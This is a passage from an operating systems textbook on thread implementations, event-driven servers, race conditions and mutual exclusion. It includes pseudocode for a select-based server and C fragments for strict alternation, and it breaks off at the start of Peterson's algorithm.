

Figure 2-15. (a) A user-level threads package. (b) A threads package managed by the kernel.

counter have been switched, the new thread comes to life again automatically. If the machine happens to have an instruction to store all the registers and another one to load them all, the entire **thread switch** can be done in just a handful of instructions. Doing thread switching like this is at least an order of magnitude—maybe more—faster than trapping to the kernel and is a strong argument in favor of user-level threads packages.

In addition, when a thread is finished running for the moment, for example, when it calls *thread_yield*, the code of *thread_yield* saves the thread's information in the thread table and then calls the thread scheduler to pick another thread to run. The procedure that saves the thread's state and the scheduler are just local procedures, so invoking them is much more efficient than making a kernel call. There is no need for a trap, a context switch, flushing of caches, and so on. This makes thread scheduling very fast.

User-level threads also have other advantages. They allow each process to have its own customized scheduling algorithm. For some applications, for example, those with a garbage-collector thread, not having to worry about a thread being stopped at an inconvenient moment is a plus. They also scale better, since kernel threads invariably require some table space and stack space in the kernel, which can be a problem if there is a very large number of threads.

Despite their better performance, user-level threads packages have some major problems. First among these is the problem of how blocking system calls are implemented. Suppose that a thread reads from the keyboard before any keys have been hit. Letting the thread actually make the system call is unacceptable, since this will stop all the threads. One of the main goals of having threads in the first place was to allow each thread to use blocking calls, but to prevent one blocked

thread from affecting the others. With blocking system calls, it is hard to see how this goal can be achieved readily.

The system calls could all be changed to be nonblocking (e.g., a read on the keyboard would just return 0 bytes if no characters were already buffered), but requiring changes to the operating system is unattractive. Besides, one argument for user-level threads was precisely that they could run with *existing* operating systems. In addition, changing the semantics of read will require changes to many user programs.

Another alternative is available in the event that it is possible to tell in advance if a call will block. In most versions of UNIX, a system call, select, exists, which allows the caller to tell whether a prospective read will block. When this call is present, the library procedure *read* can be replaced with a new one that first does a select call and then does the read call only if it is safe (i.e., will not block). If the read call will block, the call is not made. Instead, another thread is run. The next time the run-time system gets control, it can check again to see if the read is now safe. This approach requires rewriting parts of the system call library, and is inefficient and inelegant, but there is little choice. The code placed around the system call to do the checking is called a **wrapper**. (As we shall see, many operating systems have even more efficient mechanisms for asynchronous I/O, such as epoll on Linux and kqueue on FreeBSD).

Somewhat analogous to the problem of blocking system calls is the problem of page faults. We will study these in Chap. 3. For the moment, suffice it to say that computers can be set up in such a way that not all of the program is in main memory at once. If the program calls or jumps to an instruction that is not in memory, a page fault occurs and the operating system will go and get the missing instruction (and its neighbors) from disk. This is called a page fault. The process is blocked while the necessary instruction is being located and read in. If a thread causes a page fault, the kernel, unaware of even the existence of threads, naturally blocks the entire process until the disk I/O is complete, even though other threads might be runnable.

Another problem with user-level thread packages is that if a thread starts running, no other thread in that process will ever run unless the first thread voluntarily gives up the CPU. Within a single process, there are no clock interrupts, making it impossible to schedule processes in round-robin fashion (taking turns). Unless a thread exits the run-time system of its own free will, the scheduler will never run.

One possible solution to the problem of threads running forever is to have the run-time system request a clock signal (interrupt) once a second to give it control, but this, too, is crude and messy to program. Periodic clock interrupts at a higher frequency are not always possible, and even if they are, the total overhead may be substantial. Furthermore, a thread might also need a clock interrupt, interfering with the run-time system's use of the clock.

Another, and really the most devastating, argument against user-level threads is that programmers typically want threads precisely in applications where threads

block often, as, for example, in a multithreaded Web server. These threads are constantly making system calls. Once a trap has occurred to the kernel to carry out the system call, it is hardly any more work for the kernel to switch threads if the old one has blocked, and having the kernel do this eliminates the need for constantly making select system calls to see if read system calls are safe. For applications that are CPU bound and rarely block, what is the point of having threads at all? No one would seriously propose computing the first *n* prime numbers or playing chess using threads because there is nothing to be gained by doing it that way.

2.2.5 Implementing Threads in the Kernel

Now let us consider having the kernel know about and manage the threads. As shown in Fig. 2-15(b), there is now no need for a run-time system or thread table in each process. Instead, the kernel has a thread table that keeps track of all the threads in the system. When a thread wants to create a new thread or destroy an existing thread, it makes a kernel call, which then does the creation or destruction by updating the kernel thread table.

The kernel's thread table holds each thread's registers, state, and other information. The information is the same as with user-level threads, but now kept in the kernel instead of in user space (inside the run-time system). This information is a subset of the information that traditional kernels maintain about their single-threaded processes, that is, the process state. In addition, the kernel also maintains the traditional process table to keep track of processes.

All calls that might block a thread are implemented as system calls, at considerably greater cost than a call to a run-time system procedure. When a thread blocks, the kernel may choose to run either another thread from the same process (if one is ready) or a thread from a different process. With user-level threads, the run-time system keeps running threads from its own process until the kernel takes the CPU away from it (or there are no ready threads left to run).

Due to the relatively greater cost of creating and destroying threads in the kernel, some systems take an environmentally correct approach and recycle their threads. When a thread is destroyed, it is marked as not runnable, but its kernel data structures are not otherwise affected. Later, when a new thread must be created, an old thread is reactivated, saving some overhead. Thread recycling is also possible for user-level threads, but since the thread-management overhead is much smaller, there is less incentive to do this.

Kernel threads do not require any new, nonblocking system calls. In addition, if one thread in a process causes a page fault, the kernel can easily check to see if the process has any other runnable threads, and if so, run one of them while waiting for the required page to be brought in from the disk. Their main disadvantage is that the cost of a system call is substantial, so if thread operations (creation, termination, etc.) are common, much more overhead will be incurred.

While kernel threads solve some problems, they do not solve all problems. For example, we still have to think about what happens when a multithreaded process forks. Does the new process have as many threads as the old one did, or does it have just one? In many cases, the best choice depends on what the process is planning to do next. If it is going to call exec to start a new program, probably one thread is the correct choice, but if it continues to execute, reproducing all the threads is probably best.

Another issue with threads is signals. Remember that signals are sent to processes, not to threads, at least in the classical model. When a signal comes in, which thread should handle it? Possibly threads could register their interest in certain signals, so when a signal came in it would be given to the thread that said it wants it. On Linux, for instance, a signal may be handled by any thread and the lucky winner is selected by the operating system, but we can simply block the signal on all threads except one. If two or more threads register for the same signal, the operating system picks a thread (say, at random) and lets it handle the signal. Anyway, these are only some of the problems threads introduce, and there are more. Unless the programmer is very careful, it is easy to make mistakes.

2.2.6 Hybrid Implementations

Various ways have been investigated to try to combine the advantages of user-level threads with kernel-level threads. One way is use kernel-level threads and then multiplex user-level threads onto some or all of them, as shown in Fig. 2-16. When this approach is used, the programmer can determine how many kernel threads to use and how many user-level threads to multiplex on each one. This model gives the ultimate flexibility.



Figure 2-16. Multiplexing user-level threads onto kernel-level threads.

With this approach, the kernel is aware of *only* the kernel-level threads and thus schedules those. Some of those threads may have multiple user-level threads

multiplexed on top of them. These user-level threads are created, destroyed, and scheduled just like user-level threads in a process that runs on an operating system without multithreading capability. In this model, each kernel-level thread has some set of user-level threads that take turns using it.

2.2.7 Making Single-Threaded Code Multithreaded

Many existing programs were written for single-threaded processes. Converting these to multithreading is much trickier than it may at first appear. Below we will examine just a few of the pitfalls.

As a start, the code of a thread normally consists of multiple procedures, just like a process. These may have local variables, global variables, and parameters. Local variables and parameters do not cause any trouble, but variables that are global to a thread but not global to the entire program are a problem. These are variables that are global in the sense that many procedures within the thread use them (as they might use any global variable), but other threads should logically leave them alone.

As an example, consider the *errno* variable maintained by UNIX. When a process (or a thread) makes a system call that fails, the error code is put into *errno*. In Fig. 2-17, thread 1 executes the system call access to find out if it has permission to access a certain file. The operating system returns the answer in the global variable *errno*. After control has returned to thread 1, but before it has a chance to read *errno*, the scheduler decides that thread 1 has had enough CPU time for the moment and switches to thread 2. Thread 2 executes an open call that fails, which causes *errno* to be overwritten and thread 1's access code to be lost forever. When thread 1 starts up later, it will read the wrong value and behave incorrectly.



Figure 2-17. Conflicts between threads over the use of a global variable.

Various solutions to this problem are possible. One is to prohibit global variables altogether. However worthy this ideal may be, it conflicts with much existing

software. Another is to assign each thread its own private global variables, as shown in Fig. 2-18. In this way, each thread has its own private copy of *errno* and other global variables, so conflicts are avoided. In effect, this decision creates a new scoping level, variables visible to all the procedures of a thread (but not to other threads), in addition to the existing scoping levels of variables visible only to one procedure and variables visible everywhere in the program.



Figure 2-18. Threads can have private global variables.

Accessing the private global variables is a bit tricky, however, since most programming languages have a way of expressing local variables and global variables, but not intermediate forms. It is possible to allocate a chunk of memory for the globals and pass it to each procedure in the thread as an extra parameter. While hardly an elegant solution, it works.

Alternatively, new library procedures can be introduced to create, set, and read these threadwide global variables. The first call might look like this:

```
create_global("bufptr");
```

It allocates storage for a pointer called *bufptr* on the heap or in a special storage area reserved for the calling thread. No matter where the storage is allocated, only the calling thread has access to the global variable. If another thread creates a global variable with the same name, it gets a different storage location that does not conflict with the existing one.

Two calls are needed to access global variables: one for writing them and the other for reading them. For writing, something like

```
set_global("bufptr", &buf);
```

will do. It stores the value of a pointer in the storage location previously created by the call to *create_global*. To read a global variable, the call might look like

```
bufptr = read_global("bufptr");
```

It returns the address stored in the global variable, so its data can be accessed.

The next problem in turning a single-threaded program into a multithreaded one is that many library procedures are not reentrant. That is, they were not designed to have a second call made to any given procedure while a previous call has not yet finished. For example, sending a message over the network may well be programmed to assemble the message in a fixed buffer within the library, then to trap to the kernel to send it. What happens if one thread has assembled its message in the buffer, then a clock interrupt forces a switch to a second thread that immediately overwrites the buffer with its own message?

Similarly, memory-allocation procedures such as *malloc* in UNIX, maintain crucial tables about memory usage, for example, a linked list of available chunks of memory. While *malloc* is busy updating these lists, they may temporarily be in an inconsistent state, with pointers that point nowhere. If a thread switch happens to occur while the tables are inconsistent and a new call comes in from a different thread, an invalid pointer may be used, leading to a program crash. Fixing all these problems effectively means rewriting the entire library. Doing so is a nontrivial activity with a real possibility of introducing subtle errors.

A different solution is to provide each procedure with a wrapper that sets a bit to mark the library as being in use. Any attempt for another thread to use a library procedure while a previous call has not yet completed is blocked. Although this approach can be made to work, it greatly eliminates potential parallelism.

Next, consider signals. Some signals are logically thread specific; others are not. For example, if a thread calls alarm, it makes sense for the resulting signal to go to the thread that made the call. However, when threads are implemented entirely in user space, the kernel does not even know about threads and can hardly direct the signal to the right one. An additional complication occurs if a process may only have one alarm pending at a time and several threads call alarm independently.

Other signals, such as keyboard interrupt, are not thread specific. Who should catch them? One designated thread? All the threads? Furthermore, what happens if one thread changes the signal handlers without telling other threads about it? And what happens if one thread wants to catch a particular signal (say, the user hitting CTRL-C), and another thread wants this signal to terminate the process? This situation can arise if one or more threads run standard library procedures and others are user-written. Clearly, these wishes are incompatible. In general, signals are difficult enough to manage even in a single-threaded environment. Going to a multithreaded environment does not make them any easier to handle.

One last problem introduced by threads is stack management. In many systems, when a process' stack overflows, the kernel just provides that process with more stack automatically. When a process has multiple threads, it must also have multiple stacks. If the kernel is not aware of all these stacks, it cannot grow them automatically upon stack fault. In fact, it may not even realize that a memory fault is related to the growth of some thread's stack.

These problems are certainly not insurmountable, but they do show that just introducing threads into an existing system without a fairly substantial system redesign is not going to work at all. The semantics of system calls may have to be redefined and libraries rewritten, at the very least. And all of these things must be done in such a way as to remain backward compatible with existing programs for the limiting case of a process with only one thread. For additional information about threads, see Cook (2008) and Rodrigues et al. (2010).

2.3 EVENT-DRIVEN SERVERS

In the previous section, we have seen two possible designs for a Web server: a fast multithreaded one and a slow single-threaded one. Suppose that threads are not available or not desirable but the system designers find the performance loss due to single threading, as described so far, unacceptable. If nonblocking versions of system calls, such as read, are available, a third approach is possible. When a request comes in, the one and only thread examines it. If it can be satisfied from the cache, fine, but if not, a nonblocking disk operation is started.

The server records the state of the current request in a table and then goes and gets the next event. The next event may either be a request for new work or a reply from the disk about a previous operation. If it is new work, that work is started. If it is a reply from the disk, the relevant information is fetched from the table and the reply processed. With nonblocking disk I/O, a reply probably will have to take the form of a signal or interrupt.

In this design, the "sequential process" model that we had in the first two cases is lost. The state of the computation must be explicitly saved and restored in the table every time the server switches from working on one request to another. In effect, we are simulating the threads and their stacks the hard way. A design like this, in which each computation has a saved state, and there exists some set of events that can occur to change the state, is called a **finite-state machine**. This concept is widely used throughout computer science.

In fact, it is very popular in high-throughput servers where even threads are considered too expensive and instead an **event-driven programming paradigm** is used. By implementing the server as a finite state machine that responds to events (e.g., the availability of data on a socket) and interacting with the operating system using non-blocking (or **asynchronous**) system calls, the implementation can be very efficient. Every event leads to a burst of activity, but it never blocks.

Fig. 2-19 shows a pseudo-code example of an event-driven thank-you server (the server thanks every client that sends it a message) that uses the select call to monitor multiple network connections (line 17). The select determines which file descriptors are ready for receiving or sending data and, looping over them, receives all the messages it can and then tries to send thank-you messages on all corresponding connections that are ready to receive data. In case the server could not

```
0.  /* Preliminaries:
1.     svrSock   : the main server socket, bound to TCP port 12345
2.     toSend    : database to track what data we still have to send to the client
3.                  - toSend.put (fd, msg) will register that we need to send msg on fd
4.                  - toSend.get (fd) returns the string we need to send msg on fd
5.                  - toSend.destroy (fd) removes all information about fd from toSend */
6.
7.  inFds        = { svrSock }              /* file descriptors to watch for incoming data */
8.  outFds       = { }        /* file descriptors to watch to see if sending is possible */
9.  exceptFds    = { }        /* file descriptors to watch for exception conditions (not used) */
10.
11.  char msgBuf [MAX_MSG_SIZE]       /* buffer in which to receive messages */
12.  char *thankYouMsg = "Thank you!"  /* reply to send back */
13.
14.  while (TRUE)
15.  {
16.        /* block until some file descriptors are ready to be used */
17.        rdyIns, rdyOuts, rdyExcepts = select (inFds, outFds, exceptFds, NO_TIMEOUT)
18.
19.        for (fd in rdyIns) /* iterate over all the connections that have something for us */
20.        {
21.              if (fd == svrSock)                    /* a new connection from a client */
22.              {
23.                    newSock = accept (svrSock)      /* create new socket for client */
24.                    inFds =  inFds ⋃ { newSock }    /* must monitor it also */
25.              }
26.              else
27.              {     /* receive the message from the client */
28.                    n = receive (fd, msgBuf, MAX_MSG_SIZE)
29.                    printf ("Received: %s.0, msgBuf)
30.
31.                    toSend.put (fd, thankYouMsg)    /* must still send thankYouMsg on fd */
32.                    outFds = outFds ⋃ { fd }        /* so must monitor this fd */
33.              }
34.        }
35.        for (fd in rdyOuts) /* iterate over all the connections that we can now thank */
36.        {
37              msg = toSend.get (fd)     /* see what we need to send on this connection */
38              n = send (fd, msg, strlen(msg))
39              if (n < strlen (thankYouMsg)
40              {
41                    toSend.put (fd, msg+n)  /* remaining characters to send next time*/
42              } else
43              {
44                    toSend.destroy (fd)
45                    outFds =  outFds \ { fd }  /* we have thanked this one already */
46              }
47        }
47. }
```

Figure 2-19. An event-driven thank-you server (pseudo code).

send the full thank you message, it remembers which bytes it still needs to send, so it can try again later, when there is more space available. We simplified the program to keep it relatively short, by means of pseudo code and not worrying about errors or connections closing. Nevertheless, it illustrates that a single-threaded event-driven server can handle many clients concurrently.

Most popular operating systems offer special, highly optimized event notification interfaces for asynchronous I/O that are much more efficient than select. Well-known examples include the epoll system call on Linux, and the similar kqueue interface on FreeBSD. Windows and Solaris have slightly different solutions. They all allow the server to monitor many network connections at once without blocking on any of them. Because of this Web servers such as nginx can comfortably handle ten thousand concurrent connections. This is no trivial feat and even has its own name: the **C10k** problem.

Single-Threaded Versus Multi-Threaded Versus Event-driven Servers

Finally, let us compare the three different ways to build a server. It should now be clear what threads have to offer. They make it possible to retain the idea of sequential processes that make blocking calls (e.g., for disk I/O) and still achieve parallelism. Blocking system calls make programming easier, and parallelism improves performance. The single-threaded server retains the simplicity of blocking system calls but gives up performance.

The third approach, event-driven programming, also achieves high performance through parallelism but uses nonblocking calls and interrupts to do so. It is considered harder to program. These models are summarized in Fig. 2-20.

Model	Characteristics
Threads	Parallelism, blocking system calls
Single-threaded process	No parallelism, blocking system calls
Finite-state machine/event-driven	Parallelism, nonblocking system calls, interrupts

Figure 2-20. Three ways to construct a server.

These three approaches to handle requests from a client apply not only to user programs, but also to the kernel itself where concurrency is just as important for performance. In fact, this is a good moment to point out that this book introduces many operating system concepts with an emphasis on what they mean for user programs, but of course the operating system itself uses these concepts internally also (and some are even more relevant to the operating system than to user programs). Thus, the operating system kernel itself may consist of multithreaded or event-driven software. For instance, the Linux kernel on modern Intel CPUs is a multithreaded operating system kernel. In contrast, MINIX 3 consists of many servers implemented following the model of finite state machine and events.

2.4 SYNCHRONIZATION AND INTERPROCESS COMMUNICATION

Processes frequently need to synchronize and communicate with other processes. For example, in a shell pipeline, the output of the first process must be passed to the second process, and so on down the line. Thus, there is a need for communication between processes, preferably in a well-structured way not using interrupts. In the following sections, we will look at some of the issues related to this **IPC** (**InterProcess Communication**).

Very briefly, there are three issues here. The first was alluded to above: how one process can pass information to another. The second has to do with making sure two or more processes or threads do not get in each other's way, for example, two threads in an airline reservation system each trying to grab the last seat on a plane for different customers. The third concerns proper sequencing when dependencies are present: if thread *A* produces data and thread *B* prints them, *B* has to wait until *A* has produced some data before starting to print. We will examine all three of these issues starting in the next section.

It is also important to mention that two of these issues apply to threads as well as to processes with shared memory. The first one—passing information—is clearly easier for threads since they share a common address space by nature. However, the other two—keeping out of each other's hair and proper sequencing—are complicated for threads also. Below we will discuss the problems in the context of processes, but please keep in mind that the same problems and solutions apply to threads.

2.4.1 Race Conditions

In some operating systems, processes that are working together may share some common storage that each one can read and write. The shared storage may be in main memory (possibly in a kernel data structure) or it may be a shared file; the location of the shared memory does not change the nature of the communication or the problems that arise. To see how interprocess communication works in practice, let us now consider a simple but common example: a print spooler. When a process wants to print a file, it enters the file name in a special **spooler directory**. Another process, the **printer daemon**, periodically checks to see if there are any files to be printed, and if there are, it prints them and then removes their names from the directory.

Imagine that our spooler directory has a very large number of slots, numbered 0, 1, 2, ..., each one capable of holding a file name. Also imagine that there are two shared variables, *out*, which points to the next file to be printed, and *in*, which points to the next free slot in the directory. These two variables might well be kept in a two-word file available to all processes. At a certain instant, slots 0 –3 are empty (the files have already been printed) and slots 4–6 are full (with the names of files queued for printing). More or less simultaneously, processes *A* and *B* decide they want to queue a file for printing. This situation is shown in Fig. 2-21.



Figure 2-21. Two processes want to access shared memory at the same time.

In jurisdictions where Murphy's law† is applicable, the following could easily happen. Process *A* reads *in* and stores the value, 7, in a local variable called *next_free_slot*. Just then a clock interrupt occurs and the CPU decides that process *A* has run long enough, so it switches to process *B*. Process *B* also reads *in* and also gets a 7. It, too, stores it in *its* local variable *next_free_slot*. At this instant, both processes think that the next available slot is 7.

Process *B* now continues to run. It stores the name of its file in slot 7 and updates *in* to be an 8. Then it goes off and does other things.

Eventually, process *A* runs again, starting from the place it left off. It looks at *next_free_slot*, finds a 7 there, and writes its file name in slot 7, erasing the name that process *B* just put there. Then it computes *next_free_slot* + 1, which is 8, and sets *in* to 8. The spooler directory is now internally consistent, so the printer daemon will not notice anything wrong, but process *B* will never receive any output. User *B* will hang around the printer for years, wistfully hoping for output that never comes. Situations like this, where two or more processes are reading or writing some shared data and the final result depends on who runs precisely when, are called **race conditions**. Debugging programs containing race conditions is no fun at all. The results of most test runs are fine, but once in a blue moon something weird and unexplained happens. Unfortunately, with increasing parallelism due to increasing numbers of cores, race conditions are becoming more common.

2.4.2 Critical Regions

How do we avoid race conditions? The key to preventing trouble here and in many other situations involving shared memory, shared files, and shared everything else is to find some way to prohibit more than one process from reading and

† If something can go wrong, it will.

writing the shared data at the same time. Put in other words, what we need is **mutual exclusion**, that is, some way of making sure that if one process is using a shared variable or file, the other processes will be excluded from doing the same thing. The difficulty above occurred because process *B* started using one of the shared variables before process *A* was finished with it. The choice of appropriate operations for achieving mutual exclusion is a major design issue in any operating system, and a subject that we will examine in great detail in the following sections.

The problem of avoiding race conditions can also be formulated in an abstract way. Part of the time, a process is busy doing internal computations and other things that do not lead to race conditions. However, sometimes a process has to access shared memory or files, or do other critical things that can lead to races. That part of the program where the shared memory is accessed is called the **critical region** or **critical section**. If we could arrange matters such that no two processes were ever in their critical regions at the same time, we could avoid races.

Although this requirement avoids race conditions, it is not sufficient for having parallel processes cooperate correctly and efficiently using shared data. We need four conditions to hold to have a good solution:

1. No two processes may be simultaneously inside their critical regions.
2. No assumptions may be made about speeds or the number of CPUs.
3. No process running outside its critical region may block any process.
4. No process should have to wait forever to enter its critical region.

In an abstract sense, the behavior that we want is shown in Fig. 2-22. Here process *A* enters its critical region at time T_1. A little later, at time T_2 process *B* attempts to enter its critical region but fails because another process is already in its critical region and we allow only one at a time. Consequently, *B* is temporarily suspended until time T_3 when *A* leaves its critical region, allowing *B* to enter immediately. Eventually *B* leaves (at T_4) and we are back to the original situation with no processes in their critical regions.

2.4.3 Mutual Exclusion with Busy Waiting

In this section, we will examine various proposals for achieving mutual exclusion, so that while one process is busy updating shared memory in its critical region, no other process will enter *its* critical region and cause trouble.

Disabling Interrupts

On a single-processor system, the simplest solution is to have each process disable all interrupts just after entering its critical region and re-enable them just before leaving it. With interrupts disabled, no clock interrupts can occur. The CPU



Figure 2-22. Mutual exclusion using critical regions.

is only switched from process to process as a result of clock interrupt or other interrupts, after all, and with interrupts turned off the CPU will not be switched to another process. Thus, once a process has disabled interrupts, it can examine and update the shared memory without fear that any other process will intervene and make a mess of things.

This approach is generally unattractive because it is unwise to give user processes the power to turn off interrupts. What if one of them did it, and never turned them on again? That could be the end of the system. Furthermore, if the system is a multiprocessor (with two or more CPUs), disabling interrupts affects only the CPU that executed the disable instruction. The other ones will continue running and can access the shared memory.

On the other hand, it is frequently convenient for the kernel itself to disable interrupts for a few instructions while it is updating variables or especially critical lists. If an interrupt occurs while the list of ready processes, for example, is in an inconsistent state, race conditions could occur. The conclusion is: disabling interrupts is often a useful technique within the operating system itself but is not appropriate as a general mutual exclusion mechanism for user processes. The kernel should not disable interrupts for more than a few instructions lest it miss interrupts.

The possibility of achieving mutual exclusion by disabling interrupts—even within the kernel—is becoming less every day due to the increasing number of multicore chips even in low-end PCs. Two cores are already common, 4 are present in many machines, and 8, 16, or 32 are not far behind. In a multicore (i.e., multiprocessor system), disabling the interrupts of one CPU does not prevent other CPUs from interfering with operations the first CPU is performing. Consequently, more sophisticated schemes are needed.

Lock Variables

As a second attempt, let us look for a software solution. Consider having a single, shared (lock) variable, initially 0. When a process wants to enter its critical region, it first tests the lock. If the lock is 0, the process sets it to 1 and enters the critical region. If the lock is already 1, the process just waits until it becomes 0. Thus, a 0 means that no process is in its critical region, and a 1 means that some process is in its critical region.

Unfortunately, this idea contains exactly the same fatal flaw that we saw in the spooler directory. Suppose that one process reads the lock and sees that it is 0. Before it can set the lock to 1, another process is scheduled, runs, and sets the lock to 1. When the first process runs again, it will also set the lock to 1, and two processes will be in their critical regions at the same time.

Now you might think that we could get around this problem by first reading out the lock value, then checking it again just before storing into it, but that really does not help. The race now occurs if the second process modifies the lock just after the first process has finished its second check.

Strict Alternation

A third approach to the mutual exclusion problem is shown in Fig. 2-23. This program fragment, like nearly all the others in this book, is written in C. C was chosen here because real operating systems are virtually always written in C (or occasionally C++), but hardly ever in languages like Java, Python, or Haskell. C is powerful, efficient, and predictable, characteristics critical for writing operating systems. Java, for example, is not predictable because it might run out of storage at a critical moment and need to invoke the garbage collector to reclaim memory at a most inopportune time. This cannot happen in C because there is no garbage collection in C. A quantitative comparison of C, C++, Java, and four other languages is given by Prechelt (2000).

```
while (TRUE) {
    while (turn != 0) { }        /* loop */
    critical_region( );
    turn = 1;
    noncritical_region( );
}
```

(a)

```
while (TRUE) {
    while (turn != 1) { }        /* loop */
    critical_region( );
    turn = 0;
    noncritical_region( );
}
```

(b)

Figure 2-23. A proposed solution to the critical-region problem. (a) Process 0. (b) Process 1. In both cases, be sure to note the semicolons terminating the while statements.

In Fig. 2-23, the integer variable *turn*, initially 0, keeps track of whose turn it is to enter the critical region and examine or update the shared memory. Initially,

process 0 inspects *turn*, finds it to be 0, and enters its critical region. Process 1 also finds it to be 0 and therefore sits in a tight loop continually testing *turn* to see when it becomes 1. Continuously testing a variable until some value appears is called **busy waiting**. It should usually be avoided, since it wastes CPU time. Only when there is a reasonable expectation that the wait will be short is busy waiting used. A lock that uses busy waiting is called a **spin lock**.

When process 0 leaves the critical region, it sets *turn* to 1, to allow process 1 to enter its critical region. Suppose that process 1 finishes its critical region quickly, so that both processes are in their noncritical regions, with *turn* set to 0. Now process 0 executes its whole loop quickly, exiting its critical region and setting *turn* to 1. At this point, *turn* is 1 and both processes are in their noncritical regions.

Suddenly, process 0 finishes its noncritical region and goes back to the top of its loop. Unfortunately, it is not permitted to enter its critical region now, because *turn* is 1 and process 1 is busy with its noncritical region. It hangs in its while loop until process 1 sets *turn* to 0. Put differently, taking turns is not a good idea when one of the processes is much slower than the other.

This situation violates condition 3 set out above: process 0 is being blocked by a process not in its critical region. Going back to the spooler directory discussed above, if we now associate the critical region with reading and writing the spooler directory, process 0 would not be allowed to print another file because process 1 was doing something else.

In fact, this solution requires that the two processes strictly alternate in entering their critical regions, for example, in spooling files. Neither one would be permitted to spool two in a row. While this algorithm does avoid all races, it is not really a serious candidate as a solution because it violates condition 3.

Peterson's Solution

By combining the idea of taking turns with the idea of lock variables and warning variables, a Dutch mathematician, T. Dekker, was the first one to devise a software solution to the mutual exclusion problem that does not require strict alternation. For a discussion of Dekker's algorithm, see Dijkstra (1965).

In 1981, G. L. Peterson discovered a much simpler way to achieve mutual exclusion, thus rendering Dekker's solution effectively obsolete. Peterson's algorithm is shown in Fig. 2-24. This algorithm consists of two procedures written in ANSI C, which means that function prototypes should be supplied for all the functions defined and used. However, to save space, we will not show prototypes here or later.

Before using the shared variables (i.e., before entering its critical region), each process calls *enter_region* with its own process number, 0 or 1, as parameter. This call will cause it to wait, if need be, until it is safe to enter. After it has finished with the shared variables, the process calls *leave_region* to indicate that it is done and to allow the other process to enter, if it so desires.

```
#define FALSE  0
#define TRUE   1
#define N      2                        /* number of processes */

int turn;                               /* whose turn is it? */
